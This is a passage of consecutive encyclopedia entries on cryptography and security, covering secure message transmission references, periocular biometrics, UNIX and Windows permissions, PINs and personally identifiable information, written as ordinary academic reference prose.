In the presence of an adversary structure, the communication complexity of all the previous PSMT protocols developed against an active adversary is in general exponential in the size of the network. Whether an efficient protocol with communication (or transmission) complexity polynomial in the size of the network exists, is an open problem for future research.

Cross-References

Byzantine Agreement

Secret Sharing
Secure Multiparty Computation

References

Agarwal S, Cramer R, de Haan R (2006) Asymptotically optimal perfectly secure message transmission. In: Dwork C (ed) Advances in cryptology – CRYPTO 2006, Lecture Notes in Computer Science, vol 4117. Springer, vol 4117

Beimel A, Franklin MK (1997) Reliable communication over partially authenticated networks. In: Mavronicolas M, Tsigas P (eds) Distributed Algorithms, 11th International Workshop, WDAG '97, Lecture Notes in Computer Science, vol 1320. Springer, pp 245–259. Saarbrücken, Germany, September

de Quetteville H (2022) Why hi-tech undersea cables are the real threat to national security. The Telegraph 22 Jan, 2022

Desmedt Y, Erotokritou S, Safavi-Naini R (2010) Simple and communication complexity efficient almost secure and perfectly secure message transmission schemes. In: Bernstein D, Lange T (eds) Africacrypt, 3–6 May, South Africa, Proceedings, Lecture Notes in Computer Science, vol 6055. Springer, pp 166–183

Desmedt Y, Wang Y (2002) Perfectly secure message transmission revisited. In: Knudsen L (ed) Advances in Cryptology – Eurocrypt 2002, Proceedings. Lecture Notes in Computer Science, vol 2332. Springer, pp 502–517. Amsterdam, The Netherlands, 28 Apr–2 May, 2002 (27% acceptance rate)

Desmedt Y, Wang Y, Burmester M (2005) A complete characterization of tolerable adversary structures for secure point-to-point transmissions without feedback. In: Deng X, Du D (eds) Algorithms and Computation, 16th Annual International Conference, ISAAC 2005. Lecture Notes in Computer Science, vol 3827, pp 277–287. 19–21 Dec, 2005, Sanya, Hainan, China (20% acceptance)

Desmedt Y, Wang Y, Safavi-Naini R, Wang H (2005) Radio networks with reliable communication. In: Wang L (ed) Computing and Combinatorics, 11th Annual International Conference, COCOON, Proceedings. Lecture Notes in Computer Science, vol 3595, pp 156–166. Kunming, Yunnan China, 16–19 Aug, 2005 (27% acceptance)

Dolev D, Dwork C, Waarts O, Yung M (1993) Perfectly secure message transmission. J ACM 40(1):17–47
[MathSciNet][zbMATH]

Fitzi M, Franklin MK, Garay JA, Simhadri HV (2007) Towards optimal and efficient perfectly secure message transmission. In: TCC '07, Lecture Notes in Computer Science, vol 4392. Springer, pp 311–322

Franklin M, Wright R (1998) Secure communication in minimal connectivity models. In: Nyberg K (ed) Advances in Cryptology – Eurocrypt'98, Proceedings. Lecture Notes in Computer Science, vol 1403. Springer, pp 346–360. Espoo, Finland, 31 May–4 June

Franklin M, Yung M (2004) Secure hypergraphs: privacy from partial broadcast. SIAM J Discrete Math 18(3):437–450
[MathSciNet][zbMATH]

Franklin MK, Yung M (1995) Secure hypergraphs: privacy from partial broadcast. In: Proceedings of the Twenty Seventh Annual ACM Symposium Theory of Computing, STOC, pp 36–44
[zbMATH]

Garay JA, Givens C, Ostrovsky R (2010) Secure message transmission with small public discussion. In: Gilbert H (ed) Advances in Cryptology – Eurocrypt 2000, Lecture Notes in Computer Science, vol 6110. Springer, pp 177–196

Hirt M, Maurer U (2000) Player simulation and general adversary structures in perfect multiparty computation. J Cryptol 13(1):31–60
[MathSciNet][zbMATH]

Ito M, Saito A, Nishizeki T (1987) Secret sharing schemes realizing general access structures. In: Proceedings of IEEE Global Telecommunications Conference, Globecom'87. IEEE Communications Society Press, pp 99–102

Kuehl D (1997) Defining information power. In: Strategic Forum (115). National Defense University. Institute for National Strategic Studies

Kumar M, Goundan P, Srinathan K, Rangan C (2002) On perfectly secure communication over arbitrary networks. In: Proceedings of the Annual ACM Symposium on Principles of Distributed Computing (PODC), pp 193–202

Kurosawa K (2012) Round-efficient perfectly secure message transmission scheme against general adversary. Des Codes Cryptogr 63(2):199–207
[MathSciNet][zbMATH]

Kurosawa K, Suzuki K (2008) Truly efficient 2-round perfectly secure message transmission scheme. In: Smart NP (ed) EUROCRYPT, LNCS, vol 4965. Springer, pp 324–340. Istanbul, Turkey, 13–17 Apr

Kurosawa K, Suzuki K (2009) Almost secure (1-round, *n*-channel) message transmission scheme. In: Desmedt Y (ed) Information Theoretic Security, ICITS2007. Lecture Notes in Computer Science, vol 4883. Springer, pp 99–112

Fujita M, Koshiba T, Yasunaga K (2022) Perfectly secure message transmission against rational adversaries. IEEE J Sel Areas Inf Theory 3(2):390–404
[zbMATH]

Patra A, Choudhary A, Rangan CP (2010) On communication complexity of secure message transmission in directed networks. In: ICDCN 2010, Lecture Notes in Computer Science, vol 5935. Springer, pp 42–53

Patra A, Shankar B, Choudhary A, Srinathan K, Rangan CP (2007) Perfectly secure message transmission in directed networks tolerating threshold and non threshold adversary. In: Proceedings of CANS. Lecture Notes in Computer Science. Springer, pp 80–101
[zbMATH]

Shi H, Jiang S, Safavi-Naini R, Tuhin MA (2011) On optimal secure message transmission by public discussion. IEEE Trans Inf Theory 57(1):572–585
[MathSciNet][zbMATH]

Spini G, Zémor G (2016) Perfectly secure message transmission in two rounds. In: Hirt M, Smith AD (eds) Theory of Cryptography – 14th International Conference, TCC 2016-B, Beijing, China, 31 Oct–3 Nov, 2016. Proceedings, Part I. Lecture Notes in Computer Science, vol 9985, pp 286–304

Srinathan K, Narayanan A, Rangan CP (2004) Optimal perfectly secure message transmission. In: Franklin MK (ed) Advances in Cryptology – CRYPTO 2004. Lecture Notes in Computer Science, vol 3152. Springer, pp 545–561

Wang Y, Desmedt Y (2001) Secure communication in multicast channels. J Cryptol 14(2):121–135
[zbMATH]

Wang Y, Desmedt Y (2008) Perfectly secure message transmission revisited. IEEE Trans Inf Theory 54(6):2582–2595.
[MathSciNet][zbMATH]

Yang Q, Desmedt Y (2009) Cryptanalysis of secure message transmission protocols with feedback. In: Kurosawa K (ed) Information Theoretic Security, 4th International Conference, ICITS, Revised Selected Papers, Lecture Notes in Computer Science, vol 5973. Springer, pp 159–176

Yang Q, Desmedt Y (2010) General perfectly secure message transmission using linear codes. In: Abe M (ed) Asiacrypt 2010, Lecture Notes in Computer Science, vol 6477. Springer, pp 448–465

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1488

Periocular Biometrics

Kiran Raja[24] ✉, Raghavendra Ramachandra[24] and Christoph Busch[24]
(24) Norwegian University of Science and Technology (NTNU), Gjøvik, Norway

✉ **Kiran Raja**
Email: kiran.raja@ntnu.no

Synonyms

Eye region; Ocular region; Periocular region

Definitions

The term *periocular* can be dissected in two words – *peri* which means *around* and *ocular* meaning eye. The periocular region (also referred as ocular region) within the face is constituted by the region in the vicinity of the eye which includes the eyelids, eyelashes, and eyebrows. Periocular biometrics can therefore be defined as the way of identifying or verifying a person (or subject) based the information observed in the periocular region (Woodard, 2009). Various approaches of observing the periocular region as a biometric characteristic have been established in practice where either one periocular region (left or right) alone is used or both regions are used jointly for biometric recognition.

Background

Traditional biometric systems have used the face region or the fingerprint as a biometric characteristic for many decades. While a fingerprint-based

biometric system needs a high degree of cooperation in a biometric identification or verification scenario, face biometrics offers the flexibility of relaxed capture conditions. The face images can be captured in a contactless manner where a subject can place oneself at a distance from the camera. Due to the ease of image capture for face region, many works have focused extensively on enhancing the biometric performance using captured face images. The periocular region has been well investigated as one of such trait within the face region that can be extracted with no additional changes in imaging setup.


The use of the periocular region for identifying a person was first reported by Hjelmas and Wroldsen (1999) and dates back to 1999. Following the initial work, the other set of earlier works investigated the biometric applicability of the periocular region using the capture settings of face recognition (Park et al., 2009, 2010). Specifically in their works (Park et al., 2009, 2010), the authors illustrated the use of the periocular region with an accuracy of 80% by considering the eyebrows as an integral part of ocular region, and in the same work, the authors also reported some degradation when eyebrows were not considered (The set of earlier works (Hjelmas and Wroldsen, 1999; Park et al., 2009, 2010) referred to ocular region as eye region before the term periocular was used in a standard manner). Despite the biometric performance not being equivalent to the face region or iris, the advantages of periocular biometric systems include:

- *No additional capture process*. As face biometric systems or iris biometric systems capture the ocular region inherently, there is no necessity for a new imaging setup. The periocular region can be used in a backward compatible manner with existing biometric capture devices, which capture the face or iris.
- *Contactless biometrics*. Periocular biometrics also facilitates contactless biometrics which can work on partial region. In the times of pandemics such as COVID-19, one can be successfully verified even when one is wearing the masks and only the ocular region is visible.
- *Unimodal or multimodal trait*. The periocular region can be used as a stand-alone biometric trait for the biometric recognition purposes in unimodal biometric systems or as a supplementary modality in multimodal biometric systems (e.g., face and periocular, iris and periocular).

- *Improved biometric decisions*. The features extracted from the periocular region can be combined to make a biometric decision about an individual under authentication, and alternatively, the scores/ranks from independent ocular regions can be used for authenticating an individual.

Periocular Biometric System

The periocular recognition system consists of four modules like a face biometric system: (i) *Capture subsystem* which acquires the ocular region or face region of an individual. The capture subsystems can include a dedicated face imaging sensors or mobile phones with embedded camera in newer applications. When the face region is acquired, the periocular biometric system also includes segmenting the periocular region (e.g., using Haar cascade-based periocular detection). (ii) *Feature extraction subsystem* in which the periocular data is processed to extract a feature set that represents the image. The features extracted can represent the global features (e.g., shape features) or the set local features of the periocular region (e.g., local skin texture). In the enrolment phase, the set of features corresponding to an individual is stored in the enrolment database. (iii) *Feature comparison subsystem* in which the extracted set of features is compared against the reference template stored in the database to generate a similarity or dissimilarity score. For instance, a simple distance measure such as cosine distance or χ^2 distance measures the similarity between the two set of features. (iv) *Decision subsystem* in which an individual's claimed identity is either accepted or rejected based on the comparison scores under verification scenario. Alternatively, the periocular biometric system may identify the individual from a larger enrolment set based on the comparison scores under identification scenario (Fig. 1).



Periocular Biometrics, Fig. 1 Periocular biometric system

Feature Extraction for Periocular Biometrics

The large set of feature extraction approaches for the periocular recognition can be categorized under global and local features extraction mechanisms. Under these two categories are the textural features such as Gabor features, Local Binary Patterns (LBP) (and its variants) and Binarized Statistical Independent Features (BSIF) employed while keypoint-based features such as Histogram of Oriented Gradients (HOG) and Scale-Invariant Feature Transform (SIFT) used (Alonso-Fernandez and Bigun, 2016). The recent advancements in the deep learning have also been well explored for periocular recognition where both convolutional neural networks (CNNs) are used for just feature extraction along with existing distance metrics and also end-to-end networks are developed for robust periocular recognition (Raja et al., 2020; Proença and Neves, 2017).

Application

The advancements of periocular recognition coupled with good sensors and robust feature extraction mechanisms have led to a wide range of applications. A set of relevant applications among many others are listed below:

- *Biometric verification applications*. The use of periocular biometrics has been recently explored in commercial-grade applications for banking scenario (EyePrint ID, 2020).
- *Contactless biometric applications*. Face masks are now frontline defense against global pandemic that has disrupted nearly most contact-based authentication. Contactless solutions such as periocular biometrics has found application in retail point-of-sale, medical patient check-in, banking access, food distribution, and other essential activities (RankOne, 2020),
- *User-friendly authentication in non-mainstream applications*. Recent advancements in sensors for entertainment such as head-mounted displays have made it possible to use periocular biometrics (Boutros et al., 2020) for manufacturing (Nee et al., 2012), healthcare (Ma et al., 2014), and education (Wu et al., 2013). In the similar lines, a number of other works are investigating the use of continuous authentication through periocular recognition for content access, border control scenarios (Poelman et al., 2012), and forensic investigation (Streefkerk et al., 2013)
- *Soft-biometric estimation*. Due to distinctive features within the periocular region, the characteristics can be used for estimating soft-biometric (e.g., gender, age group) or demographic information.

Open Problems and Future Directions

Despite the fact that periocular recognition became popular in the recent years, a number of challenges remain pertinent in the biometrics field. As it can be noted from the earlier works, there exist some clear gaps in the theory and practice within periocular biometrics.

- *Unavailability of large-scale periocular databases*. Unlike the face and iris databases which span to millions of images corresponding to unique identities, there are limited open periocular databases, and despite being open, they only contain images from few hundred unique identities. Most

of the works on periocular recognition extract the periocular region directly from the face image (Alonso-Fernandez and Bigun, 2016).
- *Unavailability of commercial SDKs*. As with other modalities such as the face, iris, or fingerprint, periocular biometrics do not have commercially deployed SDKs to benchmark the newer algorithms hindering the fast-paced algorithmic developments, except the most recent SDK from RankOne, Inc (RankOne, 2020).
- *Privacy-preserving approaches*. In the light of newer regulations enforcing privacy-preserving mechanisms, the periocular biometrics is in infancy with respect to privacy-preserved template protection mechanisms. Despite few recently reported academic works, no standardized approaches exist for both privacy-preserved storage mechanisms and protected templates.
- *Presence of eyeglasses and makeup*. Despite the periocular recognition indicating promising results, a number of factors such as presence of eyeglasses or change of daily makeup wear have not been studied extensively.

References

Alonso-Fernandez F, Bigun J (2016) A survey on periocular biometrics research. Pattern Recogn Lett 82:92–105
[zbMATH]

Boutros F, Damer N, Raja K, Ramachandra R, Kirchbuchner F, Kuijper A (2020) Iris and periocular biometrics for head mounted displays: segmentation, recognition, and synthetic data generation. Image Vis Comput 104:104007

EyePrint ID (2020) https://www.zoloz.com. Accessed 29 Jan 2020

Hjelmas E, Wroldsen J (1999) Recognizing faces from the eyes only. In: In Proceedings of the 11th Scandinavian Conference on Image Analysis

Ma M, Jain LC, Anderson P et al (2014) Virtual, augmented reality and serious games for healthcare 1, vol 1. Springer, Berlin/Heidelberg
[zbMATH]

Nee AY, Ong S, Chryssolouris G, Mourtzis D (2012) Augmented reality applications in design and manufacturing. CIRP Ann 61(2):657–679
[zbMATH]

Park U, Ross A, Jain AK (2009) Periocular biometrics in the visible spectrum: a feasibility study. In: 2009 IEEE 3rd International Conference on Biometrics: Theory, Applications, and Systems. IEEE, pp

1–6

Park U, Jillela RR, Ross A, Jain AK (2010) Periocular biometrics in the visible spectrum. IEEE Trans Inf Forensics Secur 6(1):96–106
[zbMATH]

Poelman R, Akman O, Lukosch S, Jonker P (2012) As if being there: mediated reality for crime scene investigation. In: Proceedings of the ACM 2012 Conference on Computer Supported Cooperative Work. ACM, pp 1267–1276

Proença H, Neves JC (2017) Deep-PRWIS: periocular recognition without the iris and sclera using deep learning frameworks. IEEE Trans Inf Forensics Secur 13(4):888–896
[zbMATH]

Raja K, Ramachandra R, Busch C (2020) Collaborative representation of blur invariant deep sparse features for periocular recognition from smartphones. Image Vis Comput 101:103979
[zbMATH]

RankOne (2020) Rankone inc – periocular recognition algorithm. https://blog.rankone.io/2020/05/06/rank-ones-next-generation-periocular-recognition-algorithm/

Streefkerk JW, Houben M, van Amerongen P, ter Haar F, Dijk J (2013) The art of CSI: an augmented reality tool (art) to annotate crime scenes in forensic investigation. In: International Conference on Virtual, Augmented and Mixed Reality. Springer, pp 330–339

Woodard DL (2009) Periocular-based biometrics. Springer, Boston, pp 1–7. https://doi.org/10.1007/978-3-642-27733-7_296-3
[zbMATH]

Wu HK, Lee SWY, Chang HY, Liang JC (2013) Current status, opportunities and challenges of augmented reality in education. Comput Educ 62:41–49
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300688

Periocular Region

Periocular Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_786

Permissions: Access Control Fundamentals

Dwight Horne[25] ✉
(25) AT&T Center for Virtualization, Southern Methodist University, Dallas, TX, USA

✉ **Dwight Horne**
Email: RHorne@smu.edu

Synonyms

Access rights; Application permissions; File system permissions

Definition

Permissions specify rights for users or groups of users to access resources in different ways. Operating systems utilize file system permissions for data-oriented access control and application permissions to limit access to sensitive hardware, information, or other resources.

Background

The development of multiprogramming and multiuser environments necessitated a mechanism for controlling access in file systems. Daley and Neumann described an early, general purpose file system that included access control lists (ACLs) in the form of sets of attributes associated with each user and file that resemble the fundamentals of permissions in many modern operating systems (Daley and Neumann 1965). The scheme was

based on “usage attributes” which are Boolean values that indicate whether or not a particular user is allowed to READ from, WRITE to, APPEND to, and EXECUTE the file.

A somewhat simpler permissions scheme became popular as the adoption of UNIX and other UNIX-like operating systems increased. This set of permissions, often referred to as traditional UNIX permissions, consists of three accessibility attributes granting particular capabilities that may be specified for three categories of users (Bach 1986). Traditional UNIX permissions allow one to specify the rights to *read*, *write*, and *execute* for the *user* (owner), *group*, and *other* categories of users.

Versions of Microsoft Windows beginning with Windows NT have utilized ACLs to specify permissions for files, directories, and other resources with a finer granularity than what is afforded by the traditional UNIX permissions (Russinovich and Solomon 2009). The NT permissions set includes additional capability rights such as the ability to take ownership or change permissions. The NT File System (NTFS) also allows permissions to be specified for an arbitrary number of users and groups. Some recent versions of UNIX-like operating systems have also added support for ACL-based permissions with schemes such as the proposed POSIX ACLs (Grünbacher 2003) and Network File System version 4 (NFSv4) ACLs (Pawlowski et al. 2000).

Beyond file system permissions, modern operating systems also utilize application permissions to govern access to a wide variety of hardware components, services, and privacy relevant data. Examples of such application permissions include access to GPS location, accelerometer, lists of a user’s personal contacts, or the ability to access the Internet.

Theory

Permissions specify whether or not subjects may take particular actions on or with objects. In the context of operating systems, the subjects are typically users or processes and objects may be files, directories, or other resources needing access control. For instance, once a set of permissions has been associated with a particular user or group and object, the operating system uses them to determine whether or not an authenticated user should be authorized to perform a requested action with regard to the object. That

is, the permissions define the policy and the operating system then enforces that policy to control access to the resources.

Daley and Neumann (1965) posited that permissions schemes for hierarchies of files could be either essentially open or essentially closed. In a system that is essentially open, one might be granted unrestricted access after initial authentication except in cases where permissions were explicitly denied. In contrast, in a system categorized as essentially closed, access would be forbidden unless specifically allowed. The difference between the two approaches is analogous to the access control scheme of a single family residence versus that of a high-rise hotel. A single family residence may be thought of as essentially open. That is, in a typical home, there are locks at external points of entry with access thereafter being unrestricted. However, a high-rise hotel may be thought of as essentially closed since, after initial entry, admission to each room is restricted unless an individual is specifically granted access.

When considering a system of permissions, one should contemplate the extent to which it facilitates implementation of the well-known principle of least privilege. The principle of least privilege is a fundamental tenet of software and computer security that states that when performing an action, only the bare minimum amount of access rights needed should be granted, and that the privileges should be revoked as soon as possible thereafter. Application of this principle helps to minimize windows of vulnerability and consequently reduces risk (Viega and McGraw 2002). Although the responsibility of enforcing the principle of least privilege in this context is the job of a privilege granting authority in the operating system, the permissions scheme contributes by defining the policy to be enforced. A system that is essentially open would generally require more effort to define and enforce the principle of least privilege relative to a system that is essentially closed.

Application

The two most well-known file system permissions schemes are the traditional UNIX permissions and the Windows NT File System (NTFS) permissions.

- *UNIX Permissions*. Traditional UNIX permissions allow one to specify three types of access rights for three classes of users (Bach 1986). The


access rights are typically denoted by triplets of characters symbolizing read, write, and execute permissions for each class of users with the following notation being utilized:

– “r” if read permission is allowed
– “w” if write permission is allowed
– “x” if execute permission is allowed

In addition to these, the “-” character is used to indicate that a given permission is not allowed. Each of the read, write, and execute access rights can be specified for the following three user classes:

– *User/Owner*. User that owns the file or directory (usually the user who created it)
– *Group*. A collection of users that are members of the group to which the file belongs
– *Other*. All others that are not members of the user or group classes

For example, executing the “ls -l” command in Linux might result in output similar to that of Fig. 1.



Permissions: Access Control Fundamentals, Fig. 1 Viewing file permissions in Linux

The left-hand column of the output in Fig. 1 represents the permissions for the file named in the right-most column. In this example, ctype.ini has permissions denoted by “-rw-r—r—.” The first character indicates whether the entry represents a file (-), directory (d), or symbolic link (l). The subsequent triplets of characters represent read, write, and execute permissions for the user, group, and other classes of users, respectively. From the sample output listing, it is evident that the owner of ctype.ini has read and write permissions, while the group and other classes of users may only read the file. Meanwhile, the owner of fileinfo-

list.sh has full permissions to read, write, and execute, while the group class of users may read and execute it. Other users have read-only access.

UNIX-like systems provide a set of commands for modifying permissions. The chmod command can be used to change the permissions associated with a file by specifying the desired permissions via either symbols or octal numbers. Additionally, the chown command may be used to change ownership of a file and the chgrp command can be used to change the group the file is associated with. More information about these commands may be found in the man pages (short for manual pages) associated with the operating system as well as various UNIX or Linux system administration guides. The file systems of other well-known operating systems like Apple's macOS and Google's Android also follow the UNIX permission model.

The permissions described thus far would be considered discretionary access controls (DAC). Security-Enhanced Linux (SELinux) is a mechanism that was added to the Linux kernel for implementing mandatory access control (MAC). SELinux more closely models the principle of least privilege and is an example of a system that is essentially closed in the Daley and Neumann (1965) categorization. In the strict enforcement mode of SELinux, the default action is to deny access, with exception policies being required to intentionally allow access to resources based on the security context. While beneficial from a security standpoint, it is also clear that implementation in complex systems with many subjects, objects, and security contexts could easily become burdensome to configure and manage.

- *Windows Permissions*. Versions of Microsoft Windows beginning with Windows NT have allowed specification of access rights with a finer granularity than what is afforded through traditional UNIX permissions. Windows operating systems use access control lists (ACLs), which are collections of access control entries (ACEs). Each ACE identifies an account and the associated access rights pertaining to the resource at hand. An ACE may apply to any user accounts, group accounts, and even particular logon sessions. For example, permissions are often defined for individual user accounts, groups of users such as Administrators and Authenticated Users, and even local system and service accounts.

  There are also finer grained access rights than the read, write, and execute categories of UNIX. For instance, Windows allows one to

specify the right to read the contents of a file separately from the right to read the file's associated attributes or the file's permissions. The precise list of access rights that can be configured, and often the meaning of the rights themselves, may vary depending on the type of resource in question. Permissions in Windows may be specified in several ways including via the graphical user interface, the Get-Acl and Set-Acl PowerShell commands, or commands such as cacls.exe, xcacls.exe, or icacls.exe.

- *Granularity of Permissions*. The finer granularity of permissions that may be specified in Windows is generally considered advantageous when it comes to security and implementation of the principle of least privilege with regard to data-oriented access control. As such, some UNIX-like operating systems have adopted ACL-based permissions schemes like NFSv4 ACLs to augment the traditional UNIX model of permissions. Unfortunately, as is often the case in the field of computer science, there is a tradeoff. In this context, the improved capability to control access to resources with finer grained permissions comes at the expense of an increase in complexity of defining and managing the permissions. The increase in complexity may increase the likelihood of errors, and it may also increase the costs of administration and management of permissions. However, a majority of security professionals might agree that the security-related benefits afforded by finer granularity of permissions assignment are generally worth the possible increased administration efforts. Additionally, tools for managing complex sets of permissions along with the ability to inherit permissions can ease the administration burden significantly and help to alleviate this potential drawback.
- *Application Permissions*. Beyond file system permissions, application permissions provide another perspective on the same concept, and one that has become commonplace in modern operating systems. Application permissions are often viewed as mechanisms to provide consent. In this context, applications are the subjects, and the objects can include various types of resources such as biometric sensors, cameras, a user's contact list, Internet access, microphone, and more. Google and Apple provide developers with specific guidelines regulating the use of application permissions in their Android and iOS operating systems, respectively. Alternative resources such as (Felt et al. 2011) may also be beneficial for practitioners.

Open Problems and Future Directions

Future directions in permissions-related research will likely be inspired by the ever-changing threat landscape in cybersecurity, rapidly increasing numbers of connected devices, increasing public awareness of privacy threats, the continued evolution of privacy law, and an ever-growing list of resources necessitating permissions for access control. Current trends include researchers proposing efficient mechanisms for achieving finer granularities of permissions in certain contexts, while minimizing the additional effort required for configuration, usage, and management. Researchers and practitioners should seek to identify the proper trade-offs with different granularities of permission schemes and different enforcement mechanisms, both new and existing. Some key aspects to consider include complexity, usability, security, and privacy. While opinions and "expert recommendations" might be readily available, both academia and industry would undoubtedly benefit from empirical evidence supporting such recommendations, as well as novel approaches to improving security while also managing complexity.

Cross-References

Access Control
Authentication
Authorization
Discretionary Access Control (DAC) Policies
Mandatory Access Control (MAC) Policies

References

Bach M (1986) The design of the UNIX operating system. Prentice-Hall, Englewood Cliffs [zbMATH]

Daley R, Neumann P (1965) A general-purpose file system for secondary storage. In: Proceedings of the AFIPS fall joint computer conference. Springer, New York, pp 213–229 [zbMATH]

Felt AP, Chin E, Hanna S, Song D, Wagner D (2011) Android permissions demystified. In: Proceedings of the 18th ACM conference on Computer and communications security. ACM, New York, pp 627–638

Grünbacher A (2003) POSIX access control lists on Linux. In: Proceedings of the USENIX annual technical conference, FREENIX track, vol. 259272. USENIX, pp 259–272

Pawlowski B, Noveck D, Robinson D, Thurlow R (2000) The NFS version 4 protocol. In: EDITORS (eds) Proceedings of the 2nd international System Administration and Networking conference (SANE 2000)

Russinovich M, Solomon D (2009) Windows internals, 5th edn. Microsoft Press, Redmond

Viega J, McGraw G (2002) Building secure software. Addison-Wesley, Boston

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_91

Personal Identification Number (PIN)

Carlisle Adams[26] ✉
(26) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Definition

A *personal identification number* (PIN) is a relatively short (typically 4–8 digits) numeric string that is used as a password to authenticate a user to a device such as a smart card, an automated teller machine (ATM), or a mobile phone. Standards addressing the management and security of PINs include ANSI X9.8 and ISO 9564 (Menezes et al. 1997).

References

Menezes A, van Oorschot PC, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton, FL
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1564

Personally Identifiable Information

Giovanni Livraga[27] ✉
(27) Computer Science Department, Università degli Studi di Milano, Milano, Italy

✉ **Giovanni Livraga**
Email: giovanni.livraga@unimi.it

Definitions

Personally identifiable information, also known as PII, refers to information that can be used to distinguish (i.e., identify) an individual, trace her (i.e., make a determination about a specific aspect of that individual's activities or status), or be linked or linkable to her (McCallister et al., 2010).

Theory and Application

Personally Identifiable Information can identify or trace individuals either by itself (e.g., social security number) or in combination with other information (e.g., *quasi-identifier*, such as date of birth and address). While the concept of PII has a clear and intuitive semantics, different formal definitions and/or interpretations have been provided over time (NIST Computer Security Resource Center Glossary, https://csrc.nist.gov/glossary/term/PII), for instance, by different public offices and courts in the USA (Narayanan and Shmatikov, 2010). According to NIST, any information about an individual maintained by an agency can be classified as PII, and examples of PII include names and email addresses, as well as financial and medical records, or criminal history of individuals (McCallister et al.,

2010). In this regard, NIST distinguishes between *linked* and *linkable* information, as follows.

- *Linked information*. Information about or related to an individual that is logically associated with other information about the individual (NIST Computer Security Resource Center Glossary, https://csrc.nist.gov/glossary/term/linked_information)
- *Linkable information*. Information about or related to an individual for which there is a possibility of logical association with other information about the individual (NIST Computer Security Resource Center Glossary, https://csrc.nist.gov/glossary/term/ linkable_information)

